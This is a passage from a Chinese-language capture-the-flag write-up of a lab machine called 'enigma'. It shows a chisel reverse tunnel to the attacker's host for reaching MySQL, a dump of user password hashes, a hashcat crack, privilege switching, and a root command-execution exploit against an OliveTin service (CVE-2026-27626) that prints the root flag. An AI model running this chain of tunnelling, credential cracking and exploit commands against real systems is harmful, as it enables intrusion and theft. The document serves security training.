list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:999:988::/var/log/laurel:/bin/false
haris:x:1000:1000:,,,:/home/haris:/bin/bash
mysql:x:110:111:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:111:113::/var/spool/postfix:/usr/sbin/nologin
dovecot:x:112:115:Dovecot mail server,,,:/usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:113:116:Dovecot login user,,,:/nonexistent:/usr/sbin/nologin
kevin:x:1001:1001::/home/kevin:/usr/sbin/nologin
sarah:x:1002:1002::/home/sarah:/usr/sbin/nologin
_rpc:x:114:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:115:65534::/var/lib/nfs:/usr/sbin/nologin
it:x:1003:1003::/home/it:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false

三.Chisel反向代理MySQL+越权账号

查看了众多文件以及信息收集,我没发现任何值得关注的点,于是乎,我查看了Mysql的配置文件 ,获取了账号密码,把注意放在mysql上,稳定shell会比较麻烦 因此这里我选择直接反代出mysql服务

1
2
$db_username = 'brollin';
$db_password = 'Fri3nds@9099';

首先,攻击机先开python 的 http:

1
python -m http.server 8080

然后wget 下载chisel ,最后反向代理

攻击机开:

1
2
3
4
5
 ./chisel server --reverse -p 8080                                                                         ─╯
2026/10/21 07:05:41 server: Reverse tunnelling enabled
2026/10/21 07:05:41 server: Fingerprint 3wMwnE8/TSyOepyFPW2Al75jkYVOXgbpz7Blq+ZuFRg=
2026/10/21 07:05:41 server: Listening on http://0.0.0.0:8080
2026/10/21 07:07:56 server: session#1: tun: proxy#R:33060=>3306: Listening

靶机开:

1
2
3
4
5
6
7
www-data@enigma:~/html/openstamanager/modules/shell$ chmod +x chisel
chmod +x chisel
www-data@enigma:~/html/openstamanager/modules/shell$ ./chisel client 10.10.17.181:8080 R:33060:127.0.0.1:3306
<sel client 10.10.17.181:8080 R:33060:127.0.0.1:3306
2026/10/21 11:06:32 client: Connecting to ws://10.10.17.181:8080
2026/10/21 11:06:33 client: Connected (Latency 165.282256ms)

成功登录MySQL!

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~]
└─$ mysql -ubrollin -p --port 33060 --skip-ssl
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 127
Server version: 8.0.46-0ubuntu0.24.04.3 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'database' at line 1
MySQL [(none)]> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| openstamanager |
| performance_schema |
+--------------------+
3 rows in set (0.078 sec)

MySQL [(none)]> use openstamanager;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
MySQL [openstamanager]> show tables;
+---------------------------------+
| Tables_in_openstamanager |
+---------------------------------+
| an_anagrafiche |
| an_anagrafiche_agenti |
| an_assicurazione_crediti |
| an_mansioni |
| an_nazioni |
| an_nazioni_lang |
| an_pagamenti_anagrafiche |
| an_provenienze |
| an_provenienze_lang |
| an_referenti |
| an_regioni |
| an_regioni_lang |
| an_relazioni |
| an_relazioni_lang |
| an_sdi |
| an_sedi |
| an_sedi_tecnici |
| an_settori |
| an_settori_lang |
| an_tipianagrafiche |
| an_tipianagrafiche_anagrafiche |
| an_tipianagrafiche_lang |
| an_zone |
| co_banche |
| co_categorie_contratti |
| co_categorie_contratti_lang |
| co_contratti |
| co_contratti_tipiintervento |
| co_dichiarazioni_intento |
| co_documenti |
| co_fatturazione_contratti |
| co_iva |
| co_iva_lang |
| co_mandati_sepa |
| co_movimenti |
| co_movimenti_modelli |
| co_pagamenti |
| co_pagamenti_lang |
| co_pianodeiconti1 |
| co_pianodeiconti2 |
| co_pianodeiconti3 |
| co_preventivi |
| co_promemoria |
| co_provvigioni |
| co_riferimenti_righe |
| co_righe_ammortamenti |
| co_righe_contratti |
| co_righe_documenti |
| co_righe_preventivi |
| co_righe_promemoria |
| co_ritenuta_contributi |
| co_ritenutaacconto |
| co_rivalse |
| co_scadenziario |
| co_stampecontabili |
| co_staticontratti |
| co_staticontratti_lang |
| co_statidocumento |
| co_statidocumento_lang |
| co_statipreventivi |
| co_statipreventivi_lang |
| co_tipi_scadenze |
| co_tipi_scadenze_lang |
| co_tipidocumento |
| co_tipidocumento_lang |
| do_categorie |
| do_categorie_lang |
| do_documenti |
| do_permessi |
| dt_aspettobeni |
| dt_aspettobeni_lang |
| dt_causalet |
| dt_causalet_lang |
| dt_ddt |
| dt_porto |
| dt_porto_lang |
| dt_righe_ddt |
| dt_spedizione |
| dt_spedizione_lang |
| dt_statiddt |
| dt_statiddt_lang |
| dt_tipiddt |
| dt_tipiddt_lang |
| em_accounts |
| em_email_attachment |
| em_email_print |
| em_email_receiver |
| em_email_upload |
| em_emails |
| em_files_categories_template |
| em_list_receiver |
| em_lists |
| em_lists_lang |
| em_mansioni_template |
| em_newsletter_receiver |
| em_newsletters |
| em_print_template |
| em_templates |
| em_templates_lang |
| fe_causali_pagamento_ritenuta |
| fe_modalita_pagamento |
| fe_modalita_pagamento_lang |
| fe_natura |
| fe_natura_lang |
| fe_regime_fiscale |
| fe_regime_fiscale_lang |
| fe_stati_documento |
| fe_stati_documento_lang |
| fe_tipi_documento |
| fe_tipi_documento_lang |
| fe_tipi_ritenuta |
| fe_tipo_cassa |
| in_fasceorarie |
| in_fasceorarie_lang |
| in_fasceorarie_tipiintervento |
| in_interventi |
| in_interventi_tags |
| in_interventi_tecnici |
| in_interventi_tecnici_assegnati |
| in_righe_interventi |
| in_righe_tipiinterventi |
| in_statiintervento |
| in_statiintervento_lang |
| in_tags |
| in_tariffe |
| in_tipiintervento |
| in_tipiintervento_lang |
| mg_articoli |
| mg_articoli_barcode |
| mg_articoli_lang |
| mg_articolo_attributo |
| mg_attributi |
| mg_attributi_lang |
| mg_attributo_combinazione |
| mg_causali_movimenti |
| mg_causali_movimenti_lang |
| mg_combinazioni |
| mg_combinazioni_lang |
| mg_fornitore_articolo |
| mg_listini |
| mg_listini_articoli |
| mg_movimenti |
| mg_piani_sconto |
| mg_prezzi_articoli |
| mg_prodotti |
| mg_scorte_sedi |
| mg_unitamisura |
| mg_valori_attributi |
| my_componenti |
| my_componenti_interventi |
| my_impianti |
| my_impianti_contratti |
| my_impianti_interventi |
| my_impianto_componenti |
| or_ordini |
| or_righe_ordini |
| or_statiordine |
| or_statiordine_lang |
| or_tipiordine |
| or_tipiordine_lang |
| updates |
| zz_api_log |
| zz_api_resources |
| zz_cache |
| zz_cache_lang |
| zz_categorie |
| zz_categorie_lang |
| zz_check_user |
| zz_checklist_items |
| zz_checklists |
| zz_checks |
| zz_currencies |
| zz_currencies_lang |
| zz_default_description |
| zz_default_description_module |
| zz_events |
| zz_field_record |
| zz_fields |
| zz_files |
| zz_files_categories |
| zz_files_print |
| zz_group_module |
| zz_group_module_lang |
| zz_group_segment |
| zz_group_view |
| zz_groups |
| zz_groups_lang |
| zz_hooks |
| zz_hooks_lang |
| zz_imports |
| zz_imports_lang |
| zz_langs |
| zz_logs |
| zz_marche |
| zz_modules |
| zz_modules_lang |
| zz_notes |
| zz_oauth2 |
| zz_operations |
| zz_otp_tokens |
| zz_permissions |
| zz_plugins |
| zz_plugins_lang |
| zz_prints |
| zz_prints_lang |
| zz_segments |
| zz_segments_lang |
| zz_semaphores |
| zz_settings |
| zz_settings_lang |
| zz_storage_adapters |
| zz_tasks |
| zz_tasks_lang |
| zz_tasks_logs |
| zz_tokens |
| zz_user_sedi |
| zz_users |
| zz_views |
| zz_views_lang |
| zz_widgets |
| zz_widgets_lang |
+---------------------------------+
221 rows in set (0.247 sec)

MySQL [openstamanager]>

查看zz_users表:

1
2
3
4
5
6
7
8
MySQL [openstamanager]> select * from zz_users;
+----+----------+--------------------------------------------------------------+------------------+--------------+----------+---------+---------------------+---------------------+-------------+---------------+---------+
| id | username | password | email | idanagrafica | idgruppo | enabled | created_at | updated_at | reset_token | image_file_id | options |
+----+----------+--------------------------------------------------------------+------------------+--------------+----------+---------+---------------------+---------------------+-------------+---------------+---------+
| 1 | admin | $2y$10$rTJVUNyGGKPlhw2cFdf5AeDHVMhnIChddcHx2XxVLMQS2KsuSz4Pu | admin@enigma.htb | 1 | 1 | 1 | 2026-02-18 19:26:52 | 2026-02-18 19:26:52 | NULL | NULL | |
| 2 | haris | $2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC | haris@enigma.htb | 1 | 5 | 1 | 2026-02-18 20:58:28 | 2026-05-26 11:07:03 | NULL | NULL | |
+----+----------+--------------------------------------------------------------+------------------+--------------+----------+---------+---------------------+---------------------+-------------+---------------+---------+

发现哈希:

1
haris:$2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC

尝试hashcat 爆破haris的哈希

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
╭─ /home/kali ······································································· took 18s with root@kali at 07:21:56 ─╮
╰─❯ hashcat -m 3200 -a 0 3.hash /usr/share/wordlists/rockyou.txt ─╯

hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-14700HX, 4798/9597 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (8304 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC:bestfriends

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNp...ZDr6eC
Time.Started.....: Wed Oct 21 07:22:19 2026 (6 secs)
Time.Estimated...: Wed Oct 21 07:22:25 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 122 H/s (8.89ms) @ Accel:6 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 684/14344385 (0.00%)
Rejected.........: 0/684 (0.00%)
Restore.Point....: 648/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#01...: gloria -> 010203
Hardware.Mon.#01.: Util: 85%

Started: Wed Oct 21 07:22:17 2026
Stopped: Wed Oct 21 07:22:26 2026

账户

haris:bestfriends

尝试越权到haris

1
2
3
4
su haris
Password: bestfriends
id
uid=1000(haris) gid=1000(haris) groups=1000(haris),100(users)

python稳定shell

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
uid=1000(haris) gid=1000(haris) groups=1000(haris),100(users)
python3 -c "import pty;pty.spawn('/bin/bash');"
haris@enigma:/var/www/html/openstamanager/modules/shell$ ls
ls
chisel MODULE shell.php
haris@enigma:/var/www/html/openstamanager/modules/shell$ cd ..
cd ..
haris@enigma:/var/www/html/openstamanager/modules$ cd /home
cd /home
lharis@enigma:/home$ ls
lls
Command 'lls' not found, but there are 16 similar ones.
haris@enigma:/home$ ls
ls
haris it kevin sarah
haris@enigma:/home$ cd haris
cd haris
haris@enigma:~$ ls
ls
mail user.txt
haris@enigma:~$ cat user.txt
cat user.txt
****************
haris@enigma:~$

四.CVE-2026-27626权限提升

经过一轮的信息收集,我们没发现什么信息,查看本地网络连接

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
haris@enigma:~$ netstat -natpl
netstat -natpl
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.0.1:33060 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:34787 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.54:53 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:25 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:34541 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:36159 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:1337 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:54265 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:995 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:993 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:34923 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:110 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:143 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:47794 127.0.0.1:143 TIME_WAIT -
tcp 0 16 10.129.57.229:44582 10.10.17.181:4444 ESTABLISHED 3856/bash
tcp 0 0 10.129.57.229:80 10.10.17.181:52734 ESTABLISHED -
tcp6 0 0 :::49037 :::* LISTEN -
tcp6 0 0 :::42459 :::* LISTEN -
tcp6 0 0 :::35933 :::* LISTEN -
tcp6 0 0 :::35649 :::* LISTEN -
tcp6 0 0 :::39715 :::* LISTEN -
tcp6 0 0 :::995 :::* LISTEN -
tcp6 0 0 :::993 :::* LISTEN -
tcp6 0 0 ::1:25 :::* LISTEN -
tcp6 0 0 :::80 :::* LISTEN -
tcp6 0 0 :::111 :::* LISTEN -
tcp6 0 0 :::110 :::* LISTEN -
tcp6 0 0 :::22 :::* LISTEN -
tcp6 0 0 :::2049 :::* LISTEN -
tcp6 0 0 :::143

发现本地出现了一个未知端口:

1
127.0.0.1:1337

curl 请求一下,有可能是web页

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
curl 127.0.0.1:1337
<!DOCTYPE html>

<html lang = "en">
<head>
<meta charset = "UTF-8" />
<meta name = "viewport" content = "width=device-width, initial-scale=1.0" />
<meta name = "description" content = "Give safe and simple access to predefined shell commands from a web interface." />

<title>OliveTin</title>


<link rel = "shortcut icon" type = "image/png" href = "/assets/OliveTinLogo-jRx-Gghe.png" />

<link rel = "apple-touch-icon" sizes="57x57" href="/assets/OliveTinLogo-57px-B3yOXIxP.png" />
<link rel = "apple-touch-icon" sizes="120x120" href="/assets/OliveTinLogo-120px-BZ3kS-xp.png" />
<link rel = "apple-touch-icon" sizes="180x180" href="/assets/OliveTinLogo-180px-DBoTqUbn.png" />

<base href = "/" />
<script type="module" crossorigin src="/assets/index-Cr_VwSNJ.js"></script>
<link rel="stylesheet" crossorigin href="/assets/index-BzcwB5yK.css">
</head>

<body>
<slot id = "app" />

<noscript>
<div class = "error">Sorry, JavaScript is required to use OliveTin.</div>
</noscript>

<dialog title = "Big Error Message" id = "big-error" class = "error padded-content">

</dialog>

<script type = "text/javascript">
const bigErrorDialog = document.getElementById('big-error')

/**
This is the bootstrap code, which relies on very simple, old javascript
to at least display a helpful error message if we can't use OliveTin.
*/
window.showBigError = function (type, friendlyType, message, isFatal) {
console.error('Error ' + type + ': ', message)
return;

bigErrorDialog.innerHTML = '<h1>Error ' + friendlyType + '</h1><p>' + message + "</p><p><a href = 'http://docs.olivetin.app/troubleshooting/err-" + type + ".html' target = 'blank'/>" + type + " error in OliveTin Documentation</a></p>"

if (isFatal) {
bigErrorDialog.innerHTML += '<p>You will need to refresh your browser to clear this message.</p>'
} else {
bigErrorDialog.innerHTML += '<p>This error message will go away automatically if the problem is solved.</p>'
}

bigErrorDialog.showModal()

console.error('Error ' + type + ': ', message)
}

window.clearBigErrors = function () {
bigErrorDialog.close()
}
</script>

<script type = "text/javascript" nomodule>
showBigError("js-modules-not-supported", "Sorry, your browser does not support JavaScript modules.", null)
</script>
</body>
</html>


果然是web页,我们直接进行反代:

发现是一个名为OliveTin的服务,查看本地进程,发现进程所属正是root,挨个测试服务,没发现任何利用点

最后搜索 发现CVE-2026-27626

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
╭─ /home/kali/Desktop/tools/CVE ······························································································································································································ with root@kali at 07:43:43 ─╮
╰─❯ python CVE-2026-27626.py -u http://127.0.0.1 -p 1337 -x id ─╯
[+] Execution ID: 5adc3c13-5ef1-469c-a4f0-4a1d2e01aed0
======================================================================
Command Output
======================================================================
exit status 2

Usage: mysqldump [OPTIONS] database [tables]
OR mysqldump [OPTIONS] --databases [OPTIONS] DB1 [DB2 DB3...]
OR mysqldump [OPTIONS] --all-databases [OPTIONS]
For more options, use mysqldump --help
uid=0(root) gid=0(root) groups=0(root)
sh: 1: cannot create /opt/backups/backup.sql: Directory nonexistent

查看root.txt

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
╭─ /home/kali/Desktop/tools/CVE  with root@kali at 07:43:48 ─╮
╰─❯ python CVE-2026-27626.py -u http://127.0.0.1 -p 1337 -x "cat /root/root.txt" ─╯
[+] Execution ID: 3edfaed9-9508-4ba7-90fe-2cca27adda44
======================================================================
Command Output
======================================================================
exit status 2

Usage: mysqldump [OPTIONS] database [tables]
OR mysqldump [OPTIONS] --databases [OPTIONS] DB1 [DB2 DB3...]
OR mysqldump [OPTIONS] --all-databases [OPTIONS]
For more options, use mysqldump --help
8750dd85eda3eeb3260ca63e1b410dc8
sh: 1: cannot create /opt/backups/backup.sql: Directory nonexistent
======================================================================